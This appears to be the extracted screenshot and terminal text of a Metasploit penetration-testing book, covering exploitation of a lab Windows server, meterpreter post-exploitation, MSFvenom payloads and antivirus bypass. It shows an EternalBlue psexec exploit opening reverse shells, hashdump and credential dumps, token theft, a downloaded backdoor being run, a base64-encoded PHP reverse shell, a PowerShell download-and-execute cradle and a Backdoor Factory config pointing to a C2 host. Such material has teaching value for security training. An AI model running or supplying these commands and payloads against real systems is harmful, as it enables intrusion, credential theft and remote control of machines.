Knowledge Base
Get Price Quote
Contact Us
www.desktopcentral.com
desktopcentral-support@manageengine.com
+1 888 720 9500
Related Products
ManageEngine
OS Deployer
Automated OS Deployment solution


```
daniel — root@kali: ~ — ssh root@192.168.216.5 — 143×21
msf > search jenkins

Matching Modules
================

   Name                                                Disclosure Date  Rank       Description
   ----                                                ---------------  ----       -----------
   auxiliary/gather/jenkins_cred_recovery                               normal     Jenkins Domain Credential Recovery
   auxiliary/scanner/http/jenkins_command                               normal     Jenkins-CI Unauthenticated Script-Console Scanner
   auxiliary/scanner/http/jenkins_enum                                  normal     Jenkins-CI Enumeration
   auxiliary/scanner/http/jenkins_login                                 normal     Jenkins-CI Login Utility
   auxiliary/scanner/jenkins/jenkins_udp_broadcast_enum                 normal     Jenkins Server Broadcast Enumeration
   exploit/linux/misc/jenkins_java_deserialize         2015-11-18       excellent  Jenkins CLI RMI Java Deserialization Vulnerability
   exploit/linux/misc/opennms_java_serialize           2015-11-06       normal     OpenNMS Java Object Unserialization Remote Code Execution
   exploit/multi/http/jenkins_script_console           2013-01-18       good       Jenkins-CI Script-Console Java Execution
   exploit/windows/misc/ibm_websphere_java_deserialize 2015-11-06       excellent  IBM WebSphere RCE Java Deserialization Vulnerability
   post/multi/gather/jenkins_gather                                     normal     Jenkins Credential Collector


msf >
```


```
daniel — root@kali: ~ — ssh root@192.168.216.5 — 125×38
msf exploit(jenkins_script_console) > show options

Module options (exploit/multi/http/jenkins_script_console):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   API_TOKEN                   no        The API token for the specified username
   PASSWORD                    no        The password for the specified username
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST      192.168.216.10   yes       The target address
   RPORT      8484             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI  /                yes       The path to the Jenkins-CI application
   URIPATH    /                no        The URI to use for this exploit (default is random)
   USERNAME                    no        The username to authenticate as
   VHOST                       no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.216.5    yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows


msf exploit(jenkins_script_console) >
```



daniel — root@kali: ~ — ssh root@192.168.216.5 — 174×23
msf > search type:exploit Manageengine
Matching Modules
Name Disclosure Date Rank Description
exploit/multi/http/eventlog_file_upload 2014-08-31 excellent ManageEngine Eventlog Analyzer Arbitrary File Upload
exploit/multi/http/manage_engine_dc_pmp_sqli 2014-06-08 excellent ManageEngine Desktop Central / Password Manager LinkViewFetchServlet.dat SQL Injection
exploit/multi/http/manageengine_auth_upload 2014-12-15 excellent ManageEngine Multiple Products Authenticated File Upload
exploit/multi/http/manageengine_sd_uploader 2015-08-20 excellent ManageEngine ServiceDesk Plus Arbitrary File Upload
exploit/multi/http/manageengine_search_sqli 2012-10-18 excellent ManageEngine Security Manager Plus 5.5 Build 5505 SQL Injection
exploit/multi/http/opmanager_socialit_file_upload 2014-09-27 excellent ManageEngine OpManager and Social IT Arbitrary File Upload
exploit/windows/http/desktopcentral_file_upload 2013-11-11 excellent ManageEngine Desktop Central AgentLogUpload Arbitrary File Upload
exploit/windows/http/desktopcentral_statusupdate_upload 2014-08-31 excellent ManageEngine Desktop Central StatusUpdate Arbitrary File Upload
exploit/windows/http/manage_engine_opmanager_rce 2015-09-14 manual ManageEngine OpManager Remote Code Execution
exploit/windows/http/manageengine_apps_mngr 2011-04-08 average ManageEngine Applications Manager Authenticated Code Execution
exploit/windows/http/manageengine_connectionid_write 2015-12-14 excellent ManageEngine Desktop Central 9 FileUploadServlet ConnectionId Vulnerability
exploit/windows/misc/manageengine_eventlog_analyzer_rce 2015-07-11 manual ManageEngine EventLog Analyzer Remote Code Execution
msf >


daniel — root@kali: ~ — ssh root@192.168.216.5 — 141×14
msf > search type:exploit psexec
Matching Modules
Name Disclosure Date Rank Description
exploit/windows/local/current_user_psexec 1999-01-01 excellent PsExec via Current User Token
exploit/windows/local/wmi 1999-01-01 excellent Windows Management Instrumentation (WMI) Remote Command Execution
exploit/windows/smb/psexec 1999-01-01 manual Microsoft Windows Authenticated User Code Execution
exploit/windows/smb/psexec_psh 1999-01-01 manual Microsoft Windows Authenticated Powershell Command Execution
msf >



daniel — root@kali: ~ — ssh root@192.168.216.5 — 110×22
msf > use exploit/windows/smb/ms17_010_psexec
msf exploit(windows/smb/ms17_010_psexec) > set RHOST 192.168.216.10
RHOST => 192.168.216.10
msf exploit(windows/smb/ms17_010_psexec) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_psexec) > set LHOST 192.168.216.5
LHOST => 192.168.216.5
msf exploit(windows/smb/ms17_010_psexec) > run
[*] Started reverse TCP handler on 192.168.216.5:4444
[*] 192.168.216.10:445 - Target OS: Windows Server 2008 R2 Standard 7601 Service Pack 1
[*] 192.168.216.10:445 - Built a write-what-where primitive...
[+] 192.168.216.10:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.216.10:445 - Selecting PowerShell target
[*] 192.168.216.10:445 - Executing the payload...
[+] 192.168.216.10:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (179779 bytes) to 192.168.216.10
[*] Meterpreter session 1 opened (192.168.216.5:4444 -> 192.168.216.10:51967) at 2018-02-10 05:46:20 -0500
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >


daniel — root@kali: ~ — ssh root@192.168.216.5 — 141×14
meterpreter > ps -S httpd.exe
Filtering on 'httpd.exe'
Process List
PID PPID Name Arch Session User Path
1416 1768 dcserverhttpd.exe x86 0 NT AUTHORITY\LOCAL SERVICE C:\ManageEngine\DesktopCentral_Server\apache\bin\dcserverhttpd.exe
1768 432 dcserverhttpd.exe x86 0 NT AUTHORITY\LOCAL SERVICE
3212 432 httpd.exe x64 0 NT AUTHORITY\LOCAL SERVICE
3820 3212 httpd.exe x64 0 NT AUTHORITY\LOCAL SERVICE C:\wamp\bin\apache\apache2.2.21\bin\httpd.exe
meterpreter >



daniel — root@kali: ~ — ssh root@192.168.216.5 — 141×11
Active sessions
Id Name Type Information Connection
1 meterpreter x64/windows NT AUTHORITY\SYSTEM @ VAGRANT-2008R2 192.168.216.5:4444 -> 192.168.216.10:49300 (192.168.216.10)
2 meterpreter x64/windows NT AUTHORITY\LOCAL SERVICE @ VAGRANT-2008R2 192.168.216.5:4444 -> 192.168.216.10:49367 (192.168.216.10)
3 meterpreter x64/windows NT AUTHORITY\LOCAL SERVICE @ VAGRANT-2008R2 192.168.216.5:4444 -> 192.168.216.10:49368 (192.168.216.10)
msf exploit(handler) >



Windows Task Manager
File Options View Help
Applications Processes Services Performance Networking Users
CPU Usage
53 %
CPU Usage History
Memory
3.99 GB
Physical Memory Usage History
Physical Memory (MB)
Total 4095
Cached 9
Available 9
Free 0
System
Handles 22827
Threads 1187
Processes 84
Up Time 0:00:01:37
Commit (MB) 5775 / 8189
Kernel Memory (MB)
Paged 86
Nonpaged 1950
Resource Monitor...
Processes: 84
CPU Usage: 53%
Physical Memory: 99%


Chapter 13: Meterpreter




```
meterpreter > ps

Process List
============

 PID   PPID  Name                  Arch  Session  User                          Path
 ---   ----  ----                  ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System                x64   0
 12    772   taskeng.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\taskeng.exe
 224   4     smss.exe              x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\smss.exe
 256   436   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 292   284   csrss.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\csrss.exe
```



Meterpreter command
Communication Channel
Meterpreter Server response
Meterpreter process
Exploited process
Pen-testing machine



flag Properties
General
Security
Details
Previous Versions
flag
Type of file: Text Document (.txt)
Opens with: Notepad
Change...
Location: C:\
Size: 9 bytes (9 bytes)
Size on disk: 4.00 KB (4,096 bytes)
Created: Monday, October 30, 2017, 8:24:57 AM
Modified: Monday, October 30, 2017, 8:24:57 AM
Accessed: Monday, October 30, 2017, 8:24:57 AM
Attributes: Read-only Hidden
Advanced...
OK
Cancel
Apply



Applications
Places
Image Viewer
1
83%
jUEOMRHk.jpeg
Properties
Size 800 × 600 pixels
Type JPEG image
File Size 13.8 kB
Folder root
Aperture
Exposure
Focal Length
ISO
Metering
Camera
Date
Time
Recycle Bin
Boxstarter Shell
Start
9:51 AM
11/11/2017

```
meterpreter >
meterpreter > transport -h
Usage: transport <list|change|add|next|prev|remove> [options]

   list: list the currently active transports.
    add: add a new transport to the transport list.
 change: same as add, but changes directly to the added entry.
   next: jump to the next transport in the list (no options).
   prev: jump to the previous transport in the list (no options).
 remove: remove an existing, non-active transport.

OPTIONS:

    -A <opt>  User agent for HTTP/S transports (optional)
    -B <opt>  Proxy type for HTTP/S transports (optional: http, socks; default: http)
    -C <opt>  Comms timeout (seconds) (default: same as current session)
    -H <opt>  Proxy host for HTTP/S transports (optional)
    -N <opt>  Proxy password for HTTP/S transports (optional)
    -P <opt>  Proxy port for HTTP/S transports (optional)
    -T <opt>  Retry total time (seconds) (default: same as current session)
    -U <opt>  Proxy username for HTTP/S transports (optional)
    -W <opt>  Retry wait time (seconds) (default: same as current session)
    -X <opt>  Expiration timout (seconds) (default: same as current session)
    -c <opt>  SSL certificate path for https transport verification (optional)
    -h        Help menu
    -i <opt>  Specify transport by index (currently supported: remove)
    -l <opt>  LHOST parameter (for reverse transports)
    -p <opt>  LPORT parameter
    -t <opt>  Transport type: reverse_tcp, reverse_http, reverse_https, bind_tcp
    -u <opt>  Local URI for HTTP/S transports (used when adding/changing transports with a custom LURI)
    -v        Show the verbose format of the transport list

meterpreter >
```

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Administrator>ftp 192.168.216.129
Connected to 192.168.216.129.
220 (vsFTPd 2.3.4)
User (192.168.216.129:(none)): user
331 Please specify the password.
Password:
230 Login successful.
ftp>
```


Applications
Places
Vncviewer
1
TightVNC: vagrant-2008r2
Recycle Bin
Boxstarter Shell


System Properties
Computer Name
Hardware
Advanced
Remote
Remote Assistance
Allow Remote Assistance connections to this computer
Advanced...
Remote Desktop
Click an option, and then specify who can connect, if needed.
Don't allow connections to this computer
Allow connections from computers running any version of Remote Desktop (less secure)
Allow connections only from computers running Remote Desktop with Network Level Authentication (more secure)
Help me choose
Select Users...
OK
Cancel
Apply


rdesktop - 192.168.216.10
Administrator
Other User
Cancel
Windows Server 2008 R2
Standard

Chapter 14: Post-Exploitation

```
msf exploit(psexec) > use post/
Display all 301 possibilities? (y or n)
use post/aix/hashdump
use post/android/capture/screen
use post/android/manage/remove_lock
use post/android/manage/remove_lock_root
use post/cisco/gather/enum_cisco
use post/firefox/gather/cookies
use post/firefox/gather/history
use post/firefox/gather/passwords
use post/firefox/gather/xss
use post/firefox/manage/webcam_chat
use post/hardware/automotive/canprobe
```


```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\IEUser>ftp 192.168.216.5
Connected to 192.168.216.5.
220 FTP Server Ready
User (192.168.216.5:(none)): Hacker
331 User name okay, need password...
Password:
230 Login OK
ftp> binary
200 Type is set
ftp> get backdoor.exe
200 PORT command successful.
150 Opening BINARY mode data connection for backdoor.exe
226 Transfer complete.
ftp: 73802 bytes received in 0.00Seconds 73802000.00Kbytes/sec.
ftp> quit
221 Logout

C:\Users\IEUser>backdoor.exe

C:\Users\IEUser>_
```


```
msf exploit(handler) > search bypassuac

Matching Modules
================

   Name                                           Disclosure Date  Rank       Description
   ----                                           ---------------  ----       -----------
   exploit/windows/local/bypassuac                2010-12-31       excellent  Windows Escalate UAC Protection Bypass
   exploit/windows/local/bypassuac_comhijack      1900-01-01       excellent  Windows Escalate UAC Protection Bypass (Via COM Handler Hijack)
   exploit/windows/local/bypassuac_eventvwr       2016-08-15       excellent  Windows Escalate UAC Protection Bypass (Via Eventvwr Registry Key)
   exploit/windows/local/bypassuac_fodhelper      2017-05-12       excellent  Windows UAC Protection Bypass (Via FodHelper Registry Key)
   exploit/windows/local/bypassuac_injection      2010-12-31       excellent  Windows Escalate UAC Protection Bypass (In Memory Injection)
   exploit/windows/local/bypassuac_injection_winsxs  2017-04-06       excellent  Windows Escalate UAC Protection Bypass (In Memory Injection) abusing WinSXS
   exploit/windows/local/bypassuac_vbs            2015-08-22       excellent  Windows Escalate UAC Protection Bypass (ScriptHost Vulnerability)


msf exploit(handler) >
```


```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cde2f3de94fa:::
artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4:::
ben_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55c859:::
boba_fett:1014:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e97d200dc9:::
chewbacca:1017:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575ed8:::
c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee:::
darth_vader:1010:aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acafbaa4a806aea3e0:::
greedo:1016:aad3b435b51404eeaad3b435b51404ee:ce269c6b7d9e2f1522b44686b49082db:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
han_solo:1006:aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3ef951:::
jabba_hutt:1015:aad3b435b51404eeaad3b435b51404ee:93ec4eaa63d63565f37fe7f28d99ce76:::
jarjar_binks:1012:aad3b435b51404eeaad3b435b51404ee:ec1dcd52077e75aef4a1930b0917c4d4:::
kylo_ren:1018:aad3b435b51404eeaad3b435b51404ee:74c0a3dd06613d3240331e94ae18b001:::
lando_calrissian:1013:aad3b435b51404eeaad3b435b51404ee:62708455898f2d7db11cfb670042a53f:::
leia_organa:1004:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f21f14028:::
luke_skywalker:1005:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005a:::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
meterpreter >
```


```
meterpreter > creds_msv
[+] Running as SYSTEM
[*] Retrieving msv credentials
msv credentials
===============

Username     Domain          LM                                NTLM                              SHA1
--------     ------          --                                ----                              ----
sshd_server  VAGRANT-2008R2  e501ddc244ad2c14829b15382fe04c64  8d0a16cfc061c3359db455d00ec27035  94bd2df8ae5cadbbb5757c3be01dd40c27f9362f
vagrant      VAGRANT-2008R2  5229b7f52540641daad3b435b51404ee  e02bc503339d51f71d913c245d35b50b  c805f88436bcd9ff534ee86c59ed230437505ecf


meterpreter >
```


```
meterpreter > ps TrustedInstaller
Filtering on 'TrustedInstaller'

Process List
============

 PID   PPID  Name                Arch  Session  User                 Path
 ---   ----  ----                ----  -------  ----                 ----
 3420  728   TrustedInstaller.exe  x86   0        NT AUTHORITY\SYSTEM  C:\Windows\servicing\TrustedInstaller.exe

meterpreter > steal_token 3420
Stolen token with username: NT AUTHORITY\SYSTEM
meterpreter > rm notepad.exe
meterpreter >
```




Registry Editor
File Edit View Favorites Help
HelpAndSupport
Hints
HomeGroup
IME
ImmersiveShell
InkPresenter
InstallAgent
Installer
Internet Settings
Live
Lock Screen
Management Infrastructure
Media Center
MMDevices
NcdAutoSetup
NetCache
NetworkServiceTriggers
Notifications
OEMInformation
OneDriveRamps
OOBE
OpenWith
OptimalLayout
Parental Controls
Personalization
PhotoPropertyHandler
Policies
Attachments
DataCollection
Explorer
NonEnum
System
Audit
UIPI
PrecisionTouchPad
PreviewHandlers
PropertySystem
Proximity
Name
Type
Data
(Default)
REG_SZ
(value not set)
ConsentPromptBehaviorAdmin
REG_DWORD
0x00000005 (5)
ConsentPromptBehaviorUser
REG_DWORD
0x00000003 (3)
dontdisplaylastusername
REG_DWORD
0x00000000 (0)
DSCAutomationHostEnabled
REG_DWORD
0x00000002 (2)
EnableCursorSuppression
REG_DWORD
0x00000001 (1)
EnableInstallerDetection
REG_DWORD
0x00000001 (1)
EnableLUA
REG_DWORD
0x00000001 (1)
EnableSecureUIAPaths
REG_DWORD
0x00000001 (1)
EnableUIADesktopToggle
REG_DWORD
0x00000000 (0)
EnableVirtualization
REG_DWORD
0x00000001 (1)
legalnoticecaption
REG_SZ
legalnoticetext
REG_SZ
LocalAccountTokenFilterPolicy
REG_DWORD
0x00000001 (1)
PromptOnSecureDesktop
REG_DWORD
0x00000001 (1)
scforceoption
REG_DWORD
0x00000000 (0)
shutdownwithoutlogon
REG_DWORD
0x00000001 (1)
undockwithoutlogon
REG_DWORD
0x00000001 (1)
ValidateAdminCodeSignatures
REG_DWORD
0x00000000 (0)


Windows Features
Turn Windows features on or off
To turn a feature on, select its check box. To turn a feature off, clear its check box. A filled box means that only part of the feature is turned on.
.NET Framework 3.5 (includes .NET 2.0 and 3.0)
.NET Framework 4.6 Advanced Services
Active Directory Lightweight Directory Services
Embedded Boot Experience
Embedded Logon
Embedded Shell Launcher
Hyper-V
Internet Explorer 11
Internet Information Services
Internet Information Services Hostable Web Core
Keyboard Filter
Legacy Components
OK
Cancel



Windows
Internet Information Services
Welcome
Bienvenue
Tervetuloa
ようこそ
Benvenuto
歡迎
Bienvenido
Hoş geldiniz
ברוכים הבאים
Welkom
Bem-vindo
Vítejte
Καλώς ορίσατε
Välkommen
환영합니다
Добро пожаловать
Üdvözöljük
مرحبا
欢迎
Willkommen
Velkommen
Witamy
Microsoft



Windows Security
Please enter user credentials
User name:
WINDOWS10\User
Password:
OK
Cancel


```
msf > use post/windows/gather/enum_
use post/windows/gather/enum_ad_bitlocker
use post/windows/gather/enum_ad_computers
use post/windows/gather/enum_ad_groups
use post/windows/gather/enum_ad_managedby_groups
use post/windows/gather/enum_ad_service_principal_names
use post/windows/gather/enum_ad_to_wordlist
use post/windows/gather/enum_ad_user_comments
use post/windows/gather/enum_ad_users
use post/windows/gather/enum_applications
use post/windows/gather/enum_artifacts
use post/windows/gather/enum_av_excluded
use post/windows/gather/enum_chrome
use post/windows/gather/enum_computers
use post/windows/gather/enum_db
use post/windows/gather/enum_devices
use post/windows/gather/enum_dirperms
use post/windows/gather/enum_domain
use post/windows/gather/enum_domain_group_users
use post/windows/gather/enum_domain_tokens
use post/windows/gather/enum_domain_users
use post/windows/gather/enum_domains
use post/windows/gather/enum_emet
use post/windows/gather/enum_files
use post/windows/gather/enum_hostfile
use post/windows/gather/enum_ie
use post/windows/gather/enum_logged_on_users
use post/windows/gather/enum_ms_product_keys
use post/windows/gather/enum_muicache
use post/windows/gather/enum_patches
use post/windows/gather/enum_powershell_env
use post/windows/gather/enum_prefetch
use post/windows/gather/enum_proxy
use post/windows/gather/enum_putty_saved_sessions
use post/windows/gather/enum_services
use post/windows/gather/enum_shares
use post/windows/gather/enum_snmp
use post/windows/gather/enum_termserv
use post/windows/gather/enum_tokens
use post/windows/gather/enum_tomcat
use post/windows/gather/enum_trusted_locations
use post/windows/gather/enum_unattend
msf >
```


Chapter 15: Using MSFvenom

```
root@kali:~# msfvenom -p linux/x64/shell/reverse_tcp --payload-options
Options for payload/linux/x64/shell/reverse_tcp:


       Name: Linux Command Shell, Reverse TCP Stager
     Module: payload/linux/x64/shell/reverse_tcp
   Platform: Linux
       Arch: x64
Needs Admin: No
 Total size: 296
       Rank: Normal

Provided by:
    ricky
    tkmru

Basic options:
Name   Current Setting  Required  Description
----   ---------------  --------  -----------
LHOST                   yes       The listen address
LPORT  4444             yes       The listen port

Description:
  Spawn a command shell (staged). Connect back to the attacker


Advanced options for payload/linux/x64/shell/reverse_tcp:

    Name                       Current Setting  Required  Description
    ----                       ---------------  --------  -----------
    AppendExit                 false            no        Append a stub that executes the exit(0) system call
    AutoRunScript                               no        A script to run automatically on session creation.
    EnableStageEncoding        false            no        Encode the second stage payload
    InitialAutoRunScript                        no        An initial script to run on session creation (before AutoRunScript)
    PayloadUUIDName                             no        A human-friendly name to reference this unique payload (requires tracking)
    PayloadUUIDRaw                              no        A hex string representing the raw 8-byte PUID value for the UUID
    PayloadUUIDSeed                             no        A string to use when generating the payload UUID (deterministic)
    PayloadUUIDTracking        false            yes       Whether or not to automatically register generated UUIDs
    PrependChrootBreak         false            no        Prepend a stub that will break out of a chroot (includes setreuid to root)
    PrependFork                false            no        Prepend a stub that executes: if (fork()) { exit(0); }
    PrependSetgid              false            no        Prepend a stub that executes the setgid(0) system call
    PrependSetregid            false            no        Prepend a stub that executes the setregid(0, 0) system call
    PrependSetresgid           false            no        Prepend a stub that executes the setresgid(0, 0, 0) system call
    PrependSetresuid           false            no        Prepend a stub that executes the setresuid(0, 0, 0) system call
    PrependSetreuid            false            no        Prepend a stub that executes the setreuid(0, 0) system call
    PrependSetuid              false            no        Prepend a stub that executes the setuid(0) system call
    ReverseAllowProxy          false            yes       Allow reverse tcp even with Proxies specified. Connect back will NOT go through proxy but directly to LHOST
    ReverseListenerBindAddress                  no        The specific IP address to bind to on the local system
    ReverseListenerBindPort                     no        The port to bind to on the local system if different from LPORT
    ReverseListenerComm                         no        The specific communication channel to use for this listener
    ReverseListenerThreaded    false            yes       Handle every connection in a new thread (experimental)
    StageEncoder                                no        Encoder to use if EnableStageEncoding is set
    StageEncoderSaveRegisters                   no        Additional registers to preserve in the staged payload if EnableStageEncoding is set
    StageEncodingFallback      true             no        Fallback to no encoding if the selected StageEncoder is not compatible
    StagerRetryCount           10               yes       The number of connection attempts to try before exiting the process
    StagerRetryWait            5.0              no        Number of seconds to wait for the stager between reconnect attempts
    VERBOSE                    false            no        Enable detailed status messages
    WORKSPACE                                   no        Specify the workspace for this module
Evasion options for payload/linux/x64/shell/reverse_tcp:

    Name  Current Setting  Required  Description
    ----  ---------------  --------  -----------
root@kali:~#
```


MessageBox
First Payload
OK



49 engines detected this file
SHA-256 ac7df811e99edd67db028189049683b401346b157f71dd71ce7575b1ac402807
File name encoded.exe
File size 72.07 KB
Last analysis 2017-12-14 17:22:40 UTC
49 / 65
Detection
Details
Community
Ad-Aware Trojan.CryptZ.Gen
AhnLab-V3 Trojan/Win32.Shell.R1283
ALYac Trojan.CryptZ.Gen
Arcabit Trojan.CryptZ.Gen
Avast Win32:SwPatch [Wrm]
AVG Win32:SwPatch [Wrm]
Avira TR/Crypt.EPACK.Gen2
AVware Trojan.Win32.Swrort.B (v)
Baidu Win32.Trojan.WisdomEyes.16070401....
BitDefender Trojan.CryptZ.Gen
Bkav W32.FamVT.RorenNHc.Trojan
CAT-QuickHeal Trojan.Swrort.A
ClamAV Win.Trojan.Swrort-5710536-0
Comodo TrojWare.Win32.Rozena.A
CrowdStrike Falcon malicious_confidence_100% (D)
Cybereason malicious.1b8fb7
Cyren W32/Swrort.A.gen!Eldorado
DrWeb Trojan.Swrort.1
eGambit Unsafe.AI_Score_99%
Emsisoft Trojan.CryptZ.Gen (B)
Endgame malicious (high confidence)
eScan Trojan.CryptZ.Gen
ESET-NOD32 a variant of Win32/Rozena.AM
F-Prot W32/Swrort.A.gen!Eldorado
F-Secure Trojan.CryptZ.Gen
Fortinet W32/Swrort.C!tr
GData Trojan.CryptZ.Gen
Ikarus Trojan.Win32.Swrort


Troubleshooting
Management
Versions
Debug Logs
Windows Account
Computer
Install Settings
Connection Status
Versions
Engines
Engine
Version
Common Client
12.12.4.12
LiveUpdate
2.3.2.7
SymEvent
12.9.6.28
Auto-Protect Kernel Driver
14.6.7.10
Auto-Protect User Mode Interface
14.6.7.19
Decomposer
2.3.5.10
Power Eraser Engine
5.1.0.48
Eraser
117.2.1.25
SONAR Framework
8.0.0.137
Definitions
Type
Sequence
Last Checked
Virus & Spyware
171220020
21/12/2017 10:00
Portal List
170809034
21/12/2017 10:00
Whitelist
171220002
21/12/2017 10:00
Revocation List
171220068
21/12/2017 10:00
Reputation Settings
171010033
21/12/2017 10:00
Power Eraser
161121023
21/12/2017 10:00
Close
Help






```
Microsoft Windows [Version 10.0.10586]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>rundll32.exe C:\Users\User\Desktop\inject.dll,main

C:\Windows\system32>_
```


```
root@kali:~# php -a
Interactive mode enabled

php > eval(base64_decode(Lyo8P3BocCAvKiovIGVycm9yX3JlcG9ydGluZygwKTsgJGlwID0gJzE5Mi4xNjguMjE2LjUnOyAkcG9ydC
A9IDQ0NDQ7IGlmICgoJGYgPSAnc3RyZWFtX3NvY2tldF9jbGllbnQnKSAmJiBpc19jYWxsYWJsZSgkZikpIHsgJHMgPSAkZigidGNwOi8ve
yRpcH06eyRwb3J0fSIpOyAkc190eXBlID0gJ3N0cmVhbSc7IH0gdWYgKCEkcyAmJiAoJGYgPSAnZnNvY2tvcGVuJykgJiYgaXNfY2FsbGFi
bGUoJGYpKSB7ICRzID0gJGYoJGlwLCAkcG9ydCk7ICRzX3R5cGUgPSAnc3RyZWFtJzsgfSBpZiAoISRzICYmICgkZiA9ICdzb2NrZXRfY3J
lYXRlJykgJiYgaXNfY2FsbGFibGUoJGYpKSB7ICRzID0gJGYoQUZFSU5FVCwgU09DS19TVFJFQU0sIFNPTF9UQ1Ap0yAkcmVzID0gQHNvY2
tldF9jb25uZWN0KCRzLCAkaXAsICRwb3J0KTsgaWYgKCEkcmVzKSB7IGRpZSgpOyB9ICRzX3R5cGUgPSAnc29ja2V0JzsgfSBpZiAoISRzX
3R5cGUpIHsgZGllKCdubyBzb2NrZXQgZnVuY3MnKTsgfSBpZiAoISRzKSB7IGRpZSgnbm8gc29jayc7IH0gc3dpdGNoICgkc190eXBl
KSB7IGNhc2UgJ3N0cmVhbSc6ICRsZW4gPSBmcmVhZCgkcywgNCk7IGJyZWFrOyBjYXNlICdzb2NrZXQnOiAkbGVuID0gc29ja2V0X3JlYWQ
oJHMsIDQpOyBicmVhazsgfSBpZiAoISRsZW4pIHsgZGllKCk7IH0gJGEgPSB1bnBhY2so.Ik5sZW4iLCAkbGVuKTsgJGxlbiA9ICRhWydsZ
W4nXTsgJGIgPSAnJzsgd2hpbGUgKHN0cmxlbigkYikgPCAkbGVuKSB7IHN3aXRjaCAoJHNfdHlwZSkgeyBjYXNlICdzdHJlYW0nOiAkYiA
PSBmcmVhZCgkcywgJGxlbi1zdHJsZW4oJGIpKTsgYnJlYWs7IGNhc2UgJ3NvY2tldCc6ICRiIC49IHNvY2tldF9yZWFkKCRzLCAkbGVuLXN
0cmxlbigkYikpOyBicmVhazsgfSB9ICRHTE9CQUxTWydtc2dzb2NrJ10gPSAkczsgJEdMT0JBTFNbJ21zZ3NvY2tfdHlwZSddID0gJHNfdH
lwZTsgaWYgKGV4dGVuc2lvbl9sb2FkZWQoJ3N1aG9zdW4nKSAmJiBpbmlfZ2V0KCdzdWhvc2luLmV4ZWN1dG9yLmRpc2FibGVfZXhbCcpK
SB7ICRzdWhvc2luX2J5cGFzc1jcmVhdGVfZnVuY3Rpb24oJycsICRiKTsgJHN1aG9zdW5fYnlwYXNzKCk7IH0gZWxzZSB7IGV2YWwoJGIp
OyB9IGRpZSgpOw));
```





Chapter 16: Client-Side Exploitation and Antivirus Bypass









Run
Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.
Open:
:dentials;IEX $P.downloadstring('http://192.168.216.5/');
OK
Cancel
Browse...


Internet Explorer
What do you want to do with form.hta?
Size: 6,89 KB
From: 192.168.216.5
Open
The file won't be saved automatically.
Save
Save as
Cancel





```
438                CompressedFiles = True #True/False
439                        [[[[LinuxIntelx86]]]]
440                        SHELL = reverse_shell_tcp   # This is the BDF syntax
441                        HOST = 192.168.216.5           # The C2
442                        PORT = 8888
443                        SUPPLIED_SHELLCODE = None
444                        MSFPAYLOAD = linux/x86/shell_reverse_tcp        # MSF syntax
445
446                        [[[[LinuxIntelx64]]]]
447                        SHELL = reverse_shell_tcp
448                        HOST = 192.168.216.5
449                        PORT = 9999
450                        SUPPLIED_SHELLCODE = None
451                        MSFPAYLOAD = linux/x64/shell_reverse_tcp
452
453                        [[[[WindowsIntelx86]]]]
454                        PATCH_TYPE = APPEND #JUMP/SINGLE/APPEND
455                        # PATCH_METHOD overwrites PATCH_TYPE, use automatic, replace, or onionduke
456                        PATCH_METHOD = automatic
457                        HOST = 192.168.216.5
458                        PORT = 8090
459                        # SHELL for use with automatic PATCH_METHOD
460                        SHELL = iat_reverse_tcp_stager_threaded
461                        # SUPPLIED_SHELLCODE for use with a user_supplied_shellcode payload
462                        SUPPLIED_SHELLCODE = None
463                        ZERO_CERT = True
464                        # PATCH_DLLs as they come across
                                                                    457,4-25      87%
```


```
root@kali:~# msfconsole -q
msf > load msgrpc Pass=abc123
